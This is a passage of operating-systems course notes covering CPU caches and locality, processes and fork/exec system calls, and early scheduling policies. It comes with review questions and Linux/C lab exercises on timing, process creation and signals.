
1. "remember" the data/instructions that has recently been fetched from RAM (here we are talking about the dimension of time, and we will soon refer to this as "temporal locality")
2. fetch more than just exactly the bytes you need from RAM and "remember" this as well (here we are talking about the dimension of space, and we will soon refer to this as "spatial locality")

The place where we "remember" is called *CPU cache* and is much faster to access than RAM, but not as fast as a register.

Note: Cache is a very generic term that is used in many places in modern computers. Cache as described here in chapter 1.4 is a variant that is built physically in hardware very close the processor core(s), hence called CPU cache, although we many times just say "cache".

### 1.4.1 Why cache?

#### Access times



Note: the numbers in the figure are approximate numbers and vary quite a bit between different architectures, but they are good to remember as rough "rules-of-thumb".

If interested you can find some more concrete examples of these numbers in the articles [What Your Computer Does While You Wait](#) and [Advanced Computer Concepts for the \(Not So\) Common Chef: Memory Hierarchy: Of Registers, Cache and Memory](#)

The bottleneck that occurs between the speed of the CPU and the time it takes to do it memory access is often called the *von Neumann bottleneck*, and in practice it is solved with the cache mechanism.

CPU caches have multiple levels (commonly L1, L2 and L3), and sometimes a level of the cache (commonly L1) is split into a dedicated cache for instructions and a dedicated cache for data.

#### Why Cache Works


- Locality of reference

- *spatial locality*
- *temporal locality*

The smallest piece of data we can retrieve from memory is a Byte, but we never cache just a single Byte, we cache a *cache line* (typically 64 Byte)

Cache makes programs run faster because instructions are frequently reused (co-located in time) while data is often accessed in blocks (co-located in space, if you have read a specific byte you will probably soon have to read the byte next to it as well).

### If we "Zoom in" on Memory



This is what memory really looks like. Memory is organized into cache lines of 64B each (other sizes can be used but 64B is the most common).

## 1.4.2 Write Policy

### Write Policy


**Write-through** Write to cache line and immediately to memory

**Write-back** Write to cache line and mark cache line as *dirty*


With write-back, the data is only written to memory when the cache line is to be overwritten by another, or in other cases such as e.g. a *context switch* (context switch means to replace the running program on the CPU, i.e. to stop the program, save the program's state/status so that the CPU can start to run another program).

An important point is that write-back caches are particularly challenging when there are multiple processor cores (CPU cores) present: what if multiple processor cores have cached the same data? How does one processor core know that no other processor core has written to same the data it has cached? This is of solved with a cache coherence protocol like MESI, but solving this problem becomes more expensive with the number of CPU cores since this leads to more work coordinating the caches between the processor cores. We are not going to study this further but note that this is a typical problem when we parallelize computations, there is always a need for "cross-talk"/coordination and this gets more expensive with increasing parallelism.

### Write-through



## Write-back



Both figures from [Cache.\(computing\)](#).

With write-back caching, we have to check whether the cache block (cache line) we want to write to is *dirty*, i.e. contains data that has not been written to the next level data storage (RAM or a slower cache level) yet. This applies to both read and write requests. Write through caching is the simplest and safest (since caching will only contain a copy of data that exists elsewhere), but if we want the system to give good performance for write requests (which we in most cases do), then we must use write-back caching.

If we use the Linux command line to query what kind of CPU cache we have, we see that in this case we have three levels, all in Write Back mode. Also note that on level 1 there are separate caches for Instructions and Data, while on level 2 and 3 Instructions and Data are cached in the same cache (hence System Type "Unified").

```
$ dmidecode -t cache | grep -E '(Socket|Operational|Installed Size|System Type)'
```

```
Socket Designation: L1 Cache  
Operational Mode: Write Back  
Installed Size: 192 kB  
System Type: Data
```

```
Socket Designation: L1 Cache  
Operational Mode: Write Back  
Installed Size: 128 kB  
System Type: Instruction
```

```
Socket Designation: L2 Cache  
Operational Mode: Write Back  
Installed Size: 5 MB  
System Type: Unified
```

```
Socket Designation: L3 Cache  
Operational Mode: Write Back  
Installed Size: 12 MB  
System Type: Unified
```

*In operating systems, a very important factor is that when we switch from one program to another (context switch), the cache is full of data from the first program, and it takes time to replace it with new data. After a context switch we need to "warm up the cache". Hence, we say that a context switch is quite expensive not just because of the time the operating system uses to switch processes, but also because we have caches involved.*

## 1.5 Review questions and problems

1. What is a "Directive" in assembly code?
2. Briefly explain the concepts *super scalar* and *pipelining*.
3. What does a C-compiler like `gcc` do? What is the difference between C-code, assembly code and machine code?
4. **(KEY PROBLEM)** Based on the examples of C-code and assembly code we have covered in this chapter, explain what each line in the following assembly code does:

```

01      .text
02  .globl main
03 main:
04      pushq   %rbp
05      movq    %rsp, %rbp
06      movl    $0, -4(%rbp)
07      jmp     .L2
08  .L3:
09      addl    $1, -4(%rbp)
10      addl    $1, -4(%rbp)
11  .L2:
12      cmpl   $9, -4(%rbp)
13      jle    .L3
14      movl   $0, %eax
15      popq   %rbp
16      ret

```

This assembly code was generated by a C-program of about five lines. *What did that C-program look like?* (Hint: Solve this by trying to write simple C code that you compile into assembly code and compare with code above, feel free to check out [Compiler Explorer](#) to do this. But make sure to uncheck "Intel asm syntax" under the "Output" menu.)

## 1.6 Lab tutorials

1. **Getting started.** Create your own Linux virtual machine in SkyHiGh by following the instructions [Basic Infrastructure Orchestration](#) AND USE THE YAML FILE [single\\_linux.yaml](#). Log in to the linux by following the [instruction at the bottom of the page](#). If you need help, there is also a [video](#) (but note that in the video the name of the yaml file to use is not correct)
2. **Unix/Linux Command Line (if you already know Linux, skip to "Linux C-programming")**  
Get to know Unix/Linux by reading [UNIX Tutorial for Beginners](#) (Read "introduction to the UNIX operating system" and then tutorials one, two, three, four and five). Note: in part 2.1 of the tutorial you are asked to use the file `science.txt`. This file does not exist in your Linux virtual machine, but you can download it with  

```
wget http://www.ee.surrey.ac.uk/Teaching/Unix/science.txt
```

  
If you want to try a newer interactive way of learning Linux, visit [Linux Journey](#).
3. **Linux C-programming**  
Create a directory `hello` and in this directory create a file `hello.c`:

```
mkdir hello
cd hello
nano hello.c
```

enter the following content in the file `hello.c`:

```
#include <stdio.h>
int main(void) {
    printf("hello, world\n");
    return 0;
}
```

Compile this to an executable file with `gcc -Wall -o hello hello.c`. `-Wall` means `Warnings:All` and is not necessary for the compilation but helps us write better code by warning us of things like unused variables. Execute/run the compiled file with `./hello`. Also try to execute it by providing the absolute path to the file (starting the command line with `/` instead of `./`). Find out if your environment variable `PATH` includes a directory `bin` in your home directory (`echo $PATH`). If your home directory is not included in your path, then create it with `mkdir ~/bin` and add it to your path with `PATH=$PATH:~/bin` (you can make this change "permanent" by adding the command to the end of the file `verb+ /.bashrc+` since this file is executed every time you log in). Copy `hello` to `bin` and execute it by just typing `hello`.

If you are not familiar with basic C-programming, a nice tutorial is [Learn C Programming, A short C Tutorial](#).

(A great freely available textbook is [C Programming Notes for Professionals book](#)).

Always use tools to check the quality of your code whenever you do programming (we will not always do this, but important to keep in mind when doing real C-programming and not just for learning like we do), e.g. for C-programming we can use `clang-tidy` like this

```
clang-tidy -checks='*' kode.c --
```

(We also mention the following links if you really want to study C in depth (but you do not need this in our course)

[How to C in 2016](#) and this

[Modern C](#) and nice to know about this as well

[SEI CERT C Coding Standard](#))

#### 4. C-programming and code quality

Create a new file `kode.c` and copy and paste the last example in the chapter "3. Loops and Conditions" in [Learn C Programming, A short C Tutorial](#) into the file `kode.c`. Compile it with

```
gcc -Wall kode.c
```

and check code quality with `clang-tidy -checks='*' kode.c --`

Can you improve the code based on what `gcc` and `clang-tidy` tells you? (or even "better": read `man clang-tidy`, search for the word `fix` and find out how `clang-tidy` can automatically fix you problems)

We're not going to become expert programmers in C in this course, we're just going to use C to teach us about operating systems, but it is important that we get used to checking our code quality now that we have programmed in several courses already. In this course, it's okay that we don't always write optimal and safe code (since there will quickly be many extra lines of code that don't necessarily help us learn operating systems better), BUT WE MUST IN GENERAL ALWAYS BE AWARE THAT OUR CODE MAY HAVE WEAKNESSES/VULNERABILITIES and tools are available to help us discover them.

5. **Measuring run times.** The goal of this exercise is for you to see the effect of *spatial locality*. We can see this by changing the way we access an array in memory. If we are careful with the way we use indices, we can make use of what we know about cache: that the cache contains cache lines of 64 bytes and not just single bytes. If you don't want to do all the plotting-stuff in Python, you can just simplify item (d) (and skip the rest of the exercise) and view what you get from `time ./mlab` with the different combinations of indices. You should see that you get quite different run times for different combinations of indices even though you are doing the same amount of computations!

- (a) Install the compiler (and git in case its not already present)

```
sudo apt update
sudo apt install gcc git
```

- (b) Clone iikos-files if you haven't done so already, and cd to the directory where you find mlab.c

```
git clone https://gitlab.com/erikhje/iikos-files.git
cd iikos-files/01-hwreview
```

- (c) Set the bash reserved word time to output only the elapsed time in seconds with

```
TIMEFORMAT="%R"
```

- (d) In `g_x[j][i]` (on line 10 in `mlab.c`), try all four possible combinations of `i` and `j`:

```
g_x[j][i] = g_x[i][j] * 1;
g_x[i][j] = g_x[i][j] * 1;
g_x[j][i] = g_x[j][i] * 1;
g_x[i][j] = g_x[j][i] * 1;
```

For each combination do

```
gcc -o mlab mlab.c
for i in {1..10}
do
    echo -n "$i/10 "
    (time ./mlab) |& tr -d '\n' | tr ',' '.' >> loopidx.dat
    echo -n ' ' >> loopidx.dat
done
echo
echo >> loopidx.dat
```

- (e) Verify that you now have a file with four rows of ten data points

```
cat loopidx.dat
```

- (f) (this only applies to Mac-users) If you are using Mac, ssh might be forwarding some environment variables that will confuse Python, so do this to avoid problems:

```
echo 'export LC_ALL=en_US.UTF-8' >> ~/.bashrc
echo 'export LANG=en_US.UTF-8' >> ~/.bashrc
source .bashrc
```

- (g) Let's use Python to read the data file and create a nice PDF-figure

```
# let's make sure why have Python and the libraries we need
sudo apt install python3 python3-matplotlib python3-numpy
```

```
# start the python interpreter
python3

# copy and paste the following into the interpreter
# (or put this in a file a.py and run it with python3 a.py)
import matplotlib
matplotlib.use('Agg')
import matplotlib.pyplot as plt
import numpy as np

fig = plt.figure()
plt.ylabel('time')
plt.xlabel('events')
plt.grid(True)
plt.xlim(0,9)
plt.ylim(0,20)

a=np.loadtxt('loopidx.dat')

plt.plot(a[0,:], label = "line 0")
plt.plot(a[1,:], label = "line 1")
plt.plot(a[2,:], label = "line 2")
plt.plot(a[3,:], label = "line 3")
plt.legend()

fig.savefig('loopidx.pdf')

# exit with CTRL-D
```

(h) View you newly create file loopidx.pdf (open it with evince or in your browser, or the pdf-viewer of your choice). Note: you cannot view a PDF-file on a Linux server since you do not have a GUI, so copy it to your laptop with scp:

```
# IF YOU USE SkyHiGh:
# run this on your laptop NOT on the Linux server
# (remember to replace the key name and the IP address)
scp -i MYKEY.pem ubuntu@IPADDRESS:~/iikos-files/01-hwreview/loopidx.pdf .

# IF YOU RUN LINUX ON WINDOWS WITH WSL:
cp loopidx.pdf /mnt/c/Users/BRUKERNAVN
# (replace BRUKERNAVN with your Windows username)
```

## Chapter 2

# Operating Systems and Processes

### 2.1 Introduction

#### 2.1.1 Def

**What does the OS do?** The operating system

**virtualizes** physical resources so they become user-friendly

**manages** the resources of a computer

Virtualizing the CPU

```
./cpu A  
./cpu A & ./cpu B & ./cpu C & ./cpu D &
```

Virtualizing memory

```
setarch $(uname --machine) --addr-no-randomize /bin/bash  
./mem 1  
./mem 1 & ./mem 100 &
```

Concurrency

```
./threads 1000  
./threads 10000
```

Persistence

```
./io  
ls -ltr /tmp  
cat /tmp/file
```

## 2.2 Design goals

### OS design goals

**Virtualization** create abstractions

**Performance** minimize overhead

**Security** protect/isolate applications

**Reliability** stability

**Energy-efficient** environmentally friendly

## 2.3 History

See [Éric Lévénez's site](#).

### Before 1970

1940-55 Direct machine code, moving wires

1955-65 Simple OS's, punchcards

1965-70 Multics, IBM OS/360 (the mainframe)

### 2.3.1 Unix/Linux

#### Unix/Linux

- Ken Thompson developed a stripped-down version of MULTICS on a PDP-7 he got hold of in 1969
- Numerous flavors developed (SystemV or Berkely-based)
- The *GNU*-project started in 1983 by Richard Stallman
- Unified with *POSIX* interface specification in 1985
- Minix in 1987 inspired Linus Torvalds to develop *Linux* (released in 1991)

## 2.3.2 Windows

### Windows

- IBM sold PCs bundled with MS-DOS from beginning of 80s
- DOS/Windows from 85-95
- Win95/98/Me from 95-2000
- *WinNT*, 2000, XP, Vista, 7, 8, 10 from 93-
- *WinNT*, 2000, 2003, 2008, 2012, 2016, 2019 from 93-

## 2.4 Processes

### 2.4.1 Process

**Policy vs Mechanism** Separate policy and mechanism

**Process** Process vs program

### 2.4.2 Creation

**Creation** Process creation, fig 4.1 (notice: stack)

### 2.4.3 States

#### States

- Process states, fig 4.2
- Using the CPU, fig 4.3, 4.4

### 2.4.4 List, PCB

**Process list** What the OS stores about processes fig 4.5 (Process/task list/table, PCB)

```
ps aux | awk '{print $8}' | grep -P '^S' | wc -l
ps aux | awk '{print $8}' | grep -P '^R' | wc -l
ps aux | awk '{print $8}' | grep -P '^I' | wc -l
# NO, inefficient command line usage,
# always try to filter as far left as you can
ps -eo stat | grep -P '^S' | wc -l
```

Where does the I come from?

## 2.4.5 Process characteristics

### Process characteristics

**CPU-bound** scientific computing, machine learning, multimedia *Remember: hyperthreading doesn't help CPU-bound processes*

**I/O-bound** not much to do, mostly wait for I/O

**Memory-bound** heavy use of memory (often also CPU-bound)

**Real-time** have deadlines, soft real-time (multimedia) vs hard real-time (robotics)

**Batch vs Interactive** batch has no I/O

**Service** "the ones that run without any user logged in" (as opposed to a "User process")

Note that code being executed on the CPU is sometimes called a job, task, process or thread (or even "fiber"). Most times the distinction between these are important, e.g. we will discuss the differences between processes and threads later, but sometimes we just need a general name for any kind of executable code we want the CPU to run, then we often use the term "job" or "process" (even though "job" is also sometimes clearly defined, e.g. in the Windows operating system).

For real-time processes, soft real-time means that deadlines are not crucial. If a soft real-time process like a video player misses a deadline, it just means slightly reduces quality that the user may or may not notice. For a hard real-time process, deadlines must be kept. Examples of hard real-time systems are any kind of industrial control system, e.g. the automatic steering of a car or a robot arm placing a product on a conveyor belt.

## 2.5 Review questions and problems

1. What are the two main tasks of the operating system?
2. What are the design goals for operating systems?
3. What is batch processing?
4. What information do you find in the process list / process table?
5. **(KEY PROBLEM)** Study the C-code in the textbook, e.g. the example in figure 2.1 ([cpu.c](#)). To make sure we can use command line arguments and use `printf()`, write a simple C-program `me.c` that takes your name and age as command line arguments and prints them using `printf`. The program should compile and run like this:

```
$ gcc -Wall -o me me.c
$ ./me Erik 47
Yo, Im Erik and Im at least 47 years old
```

Check if you get any warnings on your code by using  
`clang-tidy -checks='*' me.c --`

## 2.6 Lab tutorials

1. No lab tutorial this week.

## Chapter 3

# System Calls

### 3.1 System Calls

#### 3.1.1 fork()

fork() Fig 5.1

```
cat p1.c
make
./p1
```

The big punchline: *The return code `rc` is 0 in the newly created child process, while `rc` contains the value of the child's process-ID in the parent process.* You can use this in your C-code to write separate code for parent and child processes.

Note that sometimes when we do these exercises with parallelization (like we do with `fork()`), it is nice to restrict execution to a single CPU core (since we probably all have at least two CPU cores in our laptops), we can do this with the command `taskset`, e.g. to have the `p1` process execute on only the CPU number 0 we could do:

```
taskset -c 0 ./p1
```

We will do this more later when we study use of threads in [chapter 7](#).

It looks like the parent process will always run before the newly created child process, but you have no guarantee for this. Sometimes the parent process will run after the child process. If you don't believe this try to run the program 10000 times to test:

```
for i in {1..10000}
```

```
do
if (( $i % 1000 == 0 )); then echo "run no. $i"; fi
    if [[ ! -z "$(taskset -c 0 ./p1 | tail -n 1 | grep parent)" ]]
    then
        echo "parent last in run $i"
    fi
done
```

btw, ask teacher or a fellow student what happens in the test

```
! -z "$(taskset -c 0 ./p1 | tail -n 1 | grep parent)"
```

fork() uses [copy-on-write](#) to avoid allocating memory unnecessarily. Copy-on-write means that the new process can just keep using the memory of the parent process as long as both processes just issues reads. As soon as one of them issues a write, then the two processes need their own private copy.

### 3.1.2 wait()

wait() Fig 5.2

```
diff p1.c p2.c
apt install colordiff
colordiff p1.c p2.c
./p2
```

In p2.c parent will always run last because of synchronization introduced with the system call wait().

### 3.1.3 exec()

exec() Fig 5.3

```
./p3
```

### 3.1.4 Why???

Why fork-exec? Fig 5.4

```
./p4
```

Why not just like CreateProcess() on Windows?

### 3.1.5 Signals

#### Signal a Process

```
man kill
man 7 signal # search for
               # 'Standard'
```


## 3.2 Process execution

### 3.2.1 Direct execution

Direct execution protocol Fig 6.1

### 3.2.2 Restricted operation

#### System Calls



One of the two main tasks of the operating system is to create a beautiful/nice/easy-to-program interface between the application and the hardware (the other main task is to manage the hardware). This interface is composed of a set of system calls, while the interface directly against the hardware is composed of a set of machine instructions (e.g. the X86-instructions).

Note: Don't be fooled by this illustration. The interfaces are not hard borders that cannot be bypassed. It is possible for the application to sometimes talk directly to the hardware

(e.g. use some of the X86-instructions), but most of the time this illustration makes sense since the application asks the operating system to talk to the hardware on its behalf.

### Terminology

- user mode (application)
- kernel mode (operating system)
- mode switch (between user and kernel mode)
- context switch (between processes)

### Limited direct execution protocol Fig 6.2

*Trap table* is in principle the same as [Interrupt vector table](#).

**When does the OS run?** Three types of traps/interrupts:

- (Trap) Software interrupt/System Call (synchronous)
- (Trap) Exception (synchronous)
- Hardware interrupt (asynchronous)

Unfortunately there is not a consistent terminology, but most of the time trap is used for system calls and exceptions, while interrupt is always used for hardware interrupt. Traps/Interrupts are events that give the operating system control. Synchronous means that it happens as a consequence of an instruction (e.g. a process try to divide by zero, this would trigger an exception). Asynchronous means it does not happen as a consequence of anything predictable, it just happens because a packet arrived at the network interface, or the user suddenly moved the mouse.

### 3.2.3 Timer interrupt

**With timer interrupt** Fig 6.3

```
strace -c ls
```

## A Simple Example

```
.data
str:
.ascii "hello world\n"
.text
.global _start
_start:
movq $1, %rax    # use the write syscall
movq $1, %rdi    # write to stdout
movq $str, %rsi  # use string "Hello World"
movq $12, %rdx   # write 12 characters
syscall          # the trap instruction

movq $60, %rax   # use the _exit syscall
movq $0, %rdi    # error code 0
syscall          # the trap instruction
```

*syscall* is what the textbook calls the trap instruction, it transfers control to the operating system. See file `asm-syscall-2017.s` for other comments. See also classical system call in the file `asm-syscall.s` by using the instruction `int 0x80` which means "generate an interrupt of type/number 80". Today we do not use the `int 0x80` instruction since `syscall` is much faster.

LiveOverflow (Fabian Faessler) has an excellent video which explains some details behind the system call in a very nice manner, I recommend the first six minutes of [Syscalls, Kernel vs. User Mode and Linux Kernel Source Code - bin 0x09](#)

Compare running the code with and with `libc` wrapper (when running without `libc`, `-nostdlib`, you see only the system calls that are actually needed, all the "noise" is removed):

```
gcc -o asm-syscall asm-syscall.s -no-pie
strace -c ./asm-syscall
sed -i 's/main/_start/g' asm-syscall.s
gcc -o asm-syscall asm-syscall.s -nostdlib -no-pie
strace -c ./asm-syscall
```

If you want to know all the details about `syscall` (you do not need to do this for this course, but I include it here for reference), search for `syscall` in the PDF at [Intel 64 and IA-32 Architectures Software Developer Manual: Vol 2](#)

### 3.3 Review questions and problems

1. What is the purpose of system calls?
2. Briefly describe the difference between synchronous and asynchronous interrupts.
3. **(KEY PROBLEM)** In chapter five, do Homework (Code) 1 (base your code on [p1.c](#)).
4. **(KEY PROBLEM)** Write a C-program that runs six processes according to the following time schedule (S means start, T means terminate/exit):

```

Process-
number
  ^
5 |           S-----T
4 |  S-----T
3 |           S-----T
2 | S-----T
1 |  S-----T
0 | S--T
  +-----> time (seconds)
    0 1 2 3 4 5 6 7

```

In other words, process number 0 and process number 2 should start running immediately, and when process 0 terminates process 1 and 4 should start running, and so on. The only thing each process should do is execute the following function:

```

void process(int number, int time) {
    printf("Process %d is running\n", number);
    sleep(time);
    printf("Process %d ran for %d seconds\n", number, time);
}

```

Use the system call `waitpid` to synchronize the processes (in other words: use `waitpid` to wait until a process has terminated before you start new processes). Note: you can solve this with program logic (if-statements) but that is not the purpose of the exercise, the purpose is to practice use of the system call `waitpid` in combination with `fork`.

Hint: see the source code of [forkcount.c](#) for an example of how you can use `waitpid` to wait for a specific process to terminate.

Here is a little help, the following should be in the C source code file before you start writing the main function:

```
#include <stdio.h>      /* printf */
#include <stdlib.h>     /* exit */
#include <unistd.h>     /* fork */
#include <sys/wait.h>   /* waitpid */
#include <sys/types.h> /* pid_t */
/* Note: pid_t is probably just an int, but it might be different
   kind of ints on different platforms, so using pid_t instead of
   int helps makes the code more platform-independent
*/

void process(int number, int time) {
    printf("Process %d is running\n", number);
    sleep(time);
    printf("Process %d ran for %d seconds\n", number, time);
}
```

5. In chapter five, do Homework (Code) 2 (base your code on [p4.c](#) and use `write()` to write to the file).

## 3.4 Lab tutorials

1. **Sending signals to processes.** Start five processes in the background (these are processes that will just sleep for ten minutes and then terminate unless we signal them)

```
for i in {1..5}; do sleep 600 & done
```

See them running as processes in your shell and that they are child processes of your shell

```
ps
pstree | grep -C 5 sleep
# -C 5 means add the five lines before and after the result from grep
```

List the Process-ID (PID) of all processes named sleep

```
pgrep sleep
```

Send a signal to terminate one of them

```
kill PID_OF_ONE_THEM
```

Send a signal to terminate the rest of them

```
killall sleep
```

# Chapter 4

## Scheduling

### 4.1 Turnaround time

**Assumptions (we have to break)** Workload assumptions:

1. Each job runs for the same amount of time.
2. All jobs arrive at the same time.
3. Once started, each job runs to completion.
4. All jobs only use the CPU (i.e., they perform no I/O)
5. The run-time of each job is known.

**Turnaround time** The time from a process enters the system until it leave, e.g.

`time uuidgen`

Remember the process states (ready, running, blocked)

#### 4.1.1 FIFO

**First In First Out (FIFO)** Fig 7.1

*Note that First In First Out (FIFO) is sometimes referred to as First Come First Serve (FCFS). These (FIFO and FCFS) are the same.*

```
# we assume you have downloaded to git repo's mentioned at
# https://gitlab.com/erikhje/iikos/-/blob/master/schedule.md#download-course-material
cd ~/ostep-homework/cpu-sched
# IF THE FOLLOWING LINE GIVES A PYTHON ERROR
# CHANGE python TO python3 IN THE FIRST LINE
# IN scheduler.py
./scheduler.py -p FIFO -l 10,10,10
# in these simulator we can always add -c to get the answer
# but we should think first of course :)
./scheduler.py -p FIFO -l 10,10,10 -c
```

**Assumptions (we have to break)** Workload assumptions:

1. Each job runs for the same amount of time.
2. All jobs arrive at the same time.
3. Once started, each job runs to completion.
4. All jobs only use the CPU (i.e., they perform no I/O)
5. The run-time of each job is known.

**First In First Out (FIFO)** - What kind of workload could you construct to make FIFO perform poorly wrt turnaround time?

Fig 7.2

Search the Internet for "Convoy effect". Think about grocery shopping, should you let the person behind you pay for their groceries before you do?

```
./scheduler.py -p FIFO -l 100,10,10
```

### 4.1.2 SJF

**Shortest Job First** Fig 7.3

```
./scheduler.py -p SJF -l 100,10,10
```

**Assumptions (we have to break)** Workload assumptions:

1. Each job runs for the same amount of time.
2. All jobs arrive at the same time.
3. Once started, each job runs to completion.
4. All jobs only use the CPU (i.e., they perform no I/O)
5. The run-time of each job is known.

**Shortest Job First - Late Arrivals** Fig 7.4

We have to use the mlfq-simulator to show different arrival times for Shortest Job First:

```
cd ~/ostep-homework/cpu-sched-mlfq/
./mlfq.py -n 1 -q 100 -l 0,100,0:10,10,0:10,10,0 -i 0
```

### 4.1.3 STCF

**Assumptions (we have to break)** Workload assumptions:

1. Each job runs for the same amount of time.
2. All jobs arrive at the same time.
3. Once started, each job runs to completion.
4. All jobs only use the CPU (i.e., they perform no I/O)
5. The run-time of each job is known.

**Shortest Time to Completion First** *preemptive vs non-preemptive*

Fig 7.5

- While great for turnaround time, this approach is quite bad for response time and interactivity.

## 4.2 Response time

**Response time** The time from a process enters the system until it runs for the first time

**What about humans?** from [Powers of 10: Time Scales in User Experience](#):

**0.1 sec** "something happens immediately"

**1 sec** "the computer did something for us"

